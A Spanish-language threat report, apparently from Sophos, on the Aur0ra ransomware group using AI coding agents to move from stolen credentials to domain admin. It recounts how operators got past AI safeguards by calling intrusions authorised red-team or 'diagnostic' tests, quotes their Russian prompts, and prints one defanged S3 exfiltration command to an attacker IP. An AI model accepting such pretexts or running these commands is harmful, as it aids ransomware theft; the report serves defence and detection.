


En mayo de 2026, los investigadores de Counter Threat Unit™ (CTU) publicaron un informe sobre un marco de post-explotación asistido por IA que ponía a prueba las capacidades de las soluciones de detección y respuesta en endpoints (EDR) de varios proveedores, incluido el agente de Sophos. Tras una fase de pruebas, los analistas de Sophos observaron que la misma infraestructura alojaba Cobalt Strike para dar soporte a las operaciones del ransomware Aur0ra (también conocido como ransomware Aurora). El análisis de Sophos ha revelado que el grupo cibercriminal GOLD OGRE, responsable del ransomware Aur0ra, utiliza ampliamente la IA para llevar a cabo sus ataques. Las herramientas y las tácticas, técnicas y procedimientos (TTP) observados por los analistas de Sophos coinciden con los informes de terceros sobre el uso de la IA en ataques similares.
Análisis de Sophos
Mientras investigaban el marco de explotación, desarrollado con la ayuda de la IA de Cursor, los analistas de Sophos obtuvieron información que les permitió comprender mejor el funcionamiento del ransomware Aur0ra. Confirmaron el uso habitual de Cobalt Strike para las intrusiones, de almacenamiento compatible con S3 para guardar los datos robados y de IA con capacidad de agente para pasar del acceso mediante credenciales a cuentas con privilegios. Sophos avisó de inmediato a los clientes que podrían verse afectados y colaboró con las fuerzas del orden para enviar avisos a otras organizaciones afectadas.
Los datos de la investigación revelaron la existencia de varios operadores distintos, pero todos seguían el mismo patrón de ataque. Este patrón consistía en utilizar una infraestructura compartida de comando y control (C2) y conjuntos de herramientas para realizar la enumeración de Active Directory (AD) y el movimiento lateral, centrándose en los recursos compartidos de red para recopilar datos. Por ejemplo, en varios ataques, un operador llevó a cabo la escalada de privilegios, la inyección de procesos, el uso indebido de credenciales y tokens, y una enumeración exhaustiva de AD y recursos compartidos a través de SharpShares; recopiló los datos resultantes; y realizó actividades de transferencia de archivos compatibles con la preparación y la exfiltración a un bucket de S3:
VeeamTransport --endpoint-url hxxp://152[.]236[.]4[.]14:54410 ... cp ... s3://devhost/<redacted>/...
Los artefactos descubiertos en los datos sugieren que los operadores hablan ruso. Los comandos rusos «зы» y «ды», que los investigadores observaron en los registros de los operadores, corresponden a ps (enumeración de procesos) y ls (enumeración de directorios) cuando se transcriben desde una distribución de teclado cirílica.
A finales de agosto, los analistas de Sophos recuperaron rastros de Cursor relacionados con operaciones del ransomware Aur0ra y pruebas de evasión de EDR. Los autores de la amenaza usaron Cursor para pasar de tener acceso con credenciales a convertirse en administradores de dominio, como preparación para la recopilación de datos y el despliegue del ransomware. Los atacantes eludieron las medidas de seguridad de IA haciendo pasar las intrusiones por actividades autorizadas del equipo rojo o «pruebas de diagnóstico». Los atacantes orquestaron las intrusiones mediante el modelo de codificación agentiva «Composer» de Cursor, así como mediante modelos de IA proporcionados por Anthropic, xAI y Moonshot. El análisis indica que, al principio, los autores de la amenaza usaban casi exclusivamente Anthropic, pero luego introdujeron otros modelos. Este cambio podría estar relacionado con sus objetivos, ya que pasaron de crear herramientas a llevar a cabo intrusiones.
La figura 1 muestra el flujo de trabajo típico. Los operadores humanos proporcionaban a los agentes las credenciales de VPN, el acceso SOCKS, los objetivos y las metas. A continuación, los agentes realizaban tareas de descubrimiento de la red y de Active Directory, analizaban rutas de ataque basadas en credenciales, ejecutaban comandos y se movían lateralmente con una participación humana limitada. En varios entornos, los agentes registraban recursos compartidos de red, documentos de usuarios, repositorios de copias de seguridad y almacenamiento conectado a la nube, al tiempo que llevaban a cabo ataques de «password spraying», «Kerberoasting», coacción y retransmisión NTLM, y extracción de credenciales de archivos y copias de seguridad. En un subconjunto de entornos, los agentes consiguieron acceso de administración del dominio. Posteriormente, Aur0ra identificó a tres de estas víctimas en su página de filtraciones de datos.

Figura 1: flujo de trabajo de intrusión asistido por IA
La tabla 1 recoge las instrucciones originales y sus traducciones al inglés de algunas de las que observaron los analistas de Sophos durante la investigación.
| Mensaje original | Traducción al español |
| нужно протестировать сеть windows ad. могу создать и дать тебе socks5 и пользователей | Tenemos que probar la red de Windows AD. Puedo crear y darte un socks5 y cuentas de usuario. |
| больше не пытайся брутить аккаунты доменных администраторов. пробуй другие, менее шумные способы и векторы | No intentes seguir atacando por fuerza bruta las cuentas de administrador de dominio. Prueba otros métodos y vectores menos llamativos. |
| давай теперь получим по всей инфрастуктуре backup-серверы, nas-серверы, виртуализацию. в целом особо значимые endpoints | Vamos ahora a enumerar en toda la infraestructura los servidores de copia de seguridad, los servidores NAS y la virtualización. En general, los endpoints especialmente significativos. |
Tabla 1: Ejemplos de comandos utilizados en intrusiones asistidas por IA
Informes de terceros
A finales de agosto de 2026, Gambit Security y CloudSEK publicaron informes que describían las operaciones del ransomware Aur0ra. Ambos análisis parecían basarse en el acceso al mismo directorio abierto y expuesto en 172[.]86[.]113[.]245. El directorio contenía un kit de herramientas para atacantes, que incluía versiones tanto para Windows como para Linux (compatibles con ESXi) del binario del ransomware Aur0ra, el historial del shell y los registros de chat de Cursor. Los investigadores describieron cómo los operadores de habla rusa dependían en gran medida de la coordinación a través de Cursor en sus actividades de explotación. Gambit Security mencionó explícitamente el uso de un agente Claude 4.5-Sonnet en ataques semiautomáticos.
Tras proporcionar a los agentes las credenciales obtenidas previamente, los autores de la amenaza les encargaron diversas actividades de explotación. Los agentes tenían libertad para elegir las herramientas y técnicas que mejor se adaptaran a objetivos específicos. Cuando los intentos iniciales fallaban, perfeccionaban sus comandos, modificaban los scripts y probaban enfoques alternativos. Algunas tareas acabaron teniendo éxito, mientras que otras terminaron con los agentes resumiendo sus intentos y hallazgos para los operadores. Gambit describió cómo el agente utilizaba técnicas y herramientas como instalar y configurar un cliente VPN para luego conectarse a la red de la víctima mediante las credenciales facilitadas; usar Nmap o NetExec para escanear subredes internas en busca de hosts; usar el colector BloodHound para enumerar el dominio; intentar ataques de retransmisión NTLM mediante PetitPotam, Coerce Plus y PrinterBug; usar un módulo de Impacket para retransmitir la autenticación resultante; y usar Certipy para llevar a cabo ataques de certificados. Las herramientas y técnicas descritas en los informes de terceros coinciden con las que los analistas de Sophos observaron en el marco de pruebas de evasión asistido por IA (véase la figura 2). Las coincidencias en la infraestructura fueron mucho más limitadas. Los investigadores solo observaron una dirección IP relacionada con SOCKS (45[.]59[.]113[.]63) en el marco de pruebas asistido por IA y la mencionaron en el informe de Gambit Security.

Figura 2: comparación entre las herramientas y técnicas observadas en el marco de pruebas asistido por IA y las mencionadas en informes de terceros sobre las operaciones del ransomware Aur0ra
Los investigadores de CTU™ consideran, con alta certeza, que GOLD OGRE utilizó IA para probar las capacidades de evasión de diversas herramientas y técnicas en un marco de pruebas de endpoints asistido por Cursor, y que luego proporcionó a sus asociados tecnología similar para usarla en las operaciones del ransomware Aur0ra. Es muy probable que otros grupos de ransomware y sus afiliados también incorporen agentes de IA como Cursor en sus operaciones.
Recomendaciones
La IA puede acelerar las fases de la cadena de ataque y reducir el nivel de conocimientos técnicos necesarios para llevar a cabo un ataque. Los controles existentes, como aplicar parches a los dispositivos conectados a Internet, implementar la autenticación multifactorial (MFA) resistente al phishing y supervisar las alertas de EDR, siguen siendo eficaces, pero una defensa exitosa depende de una respuesta rápida. Las organizaciones también deberían dar prioridad a los controles que reduzcan los movimientos de los atacantes dentro de un entorno. Estos controles incluyen segmentar los servidores críticos, aislar las copias de seguridad, revisar los privilegios de administrador de dominio, utilizar la gestión de acceso privilegiado (PAM) e implementar controles de aplicaciones.
Contramedidas e indicadores
La tabla 2 contiene una muestra de las contramedidas de Taegis™ que SophosLabs ha desarrollado para detectar la actividad asociada a esta amenaza.
| Nombre GUID de Taegis | GUID de Taegis |
| Chisel SOCKS Tunnel Usage | 929ae4db-3004-4300-b051-efe18ce43d12 |
| Enumerating All Computers via Windows Management Instrumentation | d3f60f86-ae98-48c9-a539-1723f2b9d7b7 |
| Suspicious LDAP Query - Enumerating Domain Trusts | 173f963a-51a6-4ffa-9ef4-c545220b9c65 |
| Suspected Nmap Usage | baa936d2-4d47-41bb-95b4-f26ce7b84621 |
| Discovery - BloodHound | ce7b6cb7-3a70-482e-8e01-f2c4da6bc6ce |
| Sharp Shares Activity | 1dcc3a17-3988-4820-b760-8aa933afab40 |
| NetExec Activity (process) | 75ebe5c1-5b9f-43d8-9fa9-c914efba8b7b |
| Certipy Output File 2 (filemod) | d6363a91-43ea-4670-93fd-054d19ea3eb6 |
| PetitPotam Process | 1d4d9d13-5eec-4bfc-b0ad-ccc88a45ee69 |
| PowerShell Kerberoast Credential Theft Script | e3dc985c-9235-460d-b876-993c317f8669 |
| Kerberoasting - Invoke-Kerberoast | 6b8f7aca-7e1f-429e-9c63-b9804f4441ce |
| Cobalt Strike Named Pipe (filemod) | 28b711e0-f6ef-4a66-aa0d-b205e50cd20e |
| Cobalt Strike Stager Persistence (process) | 1ac352ca-508c-4390-8d5d-916958379173 |
Tabla 2: contramedidas de Taegis para esta amenaza
Las siguientes contramedidas de Sophos también se relacionan con esta amenaza:
- ATK/ExtC2-A
- ATK_BLOODHOUND
- AMSI/BloodH-A
- ATK/Kroast-A
- ATK/Kroast-B
- AMSI/Kroast-A
- HPmal/Meter-A
- HPmal/Meter-B
- Troj/MeterMem-A
- Troj/MeterMem-B
- Troj/CobalMem-A
- Troj/CobalMem-B
- Troj/CobalMem-C
- ATK/SecDump-A
- ATK/Impacket-A
- ATK/Impacket-B
- ATK/Impacket-C
- ATK/Impacket-D
- ATK/Impacket-E
- ATK/Fshares-A
- Linux/Ransm-CR
- Troj/Ransom-HKT
Puedes usar los indicadores de amenaza de la Tabla 3 para detectar actividad relacionada con esta amenaza. Ten en cuenta que pueden reasignar las direcciones IP. Las direcciones IP pueden contener contenido malicioso, así que valora los riesgos antes de abrirlas en un navegador.
| Indicador | Tipo | Contexto |
| 152[.]236[.]4[.]14 | Dirección IP | Servidor de exfiltración de datos utilizado en las operaciones del ransomware Aur0ra |
| 152[.]236[.]3[.]8 | Dirección IP | Servidor C2 de Cobalt Strike utilizado en las operaciones del ransomware Aur0ra |
| 172[.]86[.]89[.]124 | Dirección IP | Servidor C2 de Cobalt Strike utilizado en las operaciones del ransomware Aur0ra |
| 144[.]172[.]101[.]72 | Dirección IP | Servidor C2 de Cobalt Strike utilizado en las operaciones del ransomware Aur0ra |
| 206[.]223[.]230[.]107 | Dirección IP | Servidor C2 de Cobalt Strike utilizado en las operaciones del ransomware Aur0ra |
| 45[.]59[.]113[.]63 | Dirección IP | Nodo proxy SOCKS utilizado en las operaciones del ransomware Aur0ra |
| 172[.]86[.]113[.]245 | Dirección IP | Servidor Open Directory utilizado en las operaciones del ransomware Aur0ra |
Tabla 3: indicadores de esta amenaza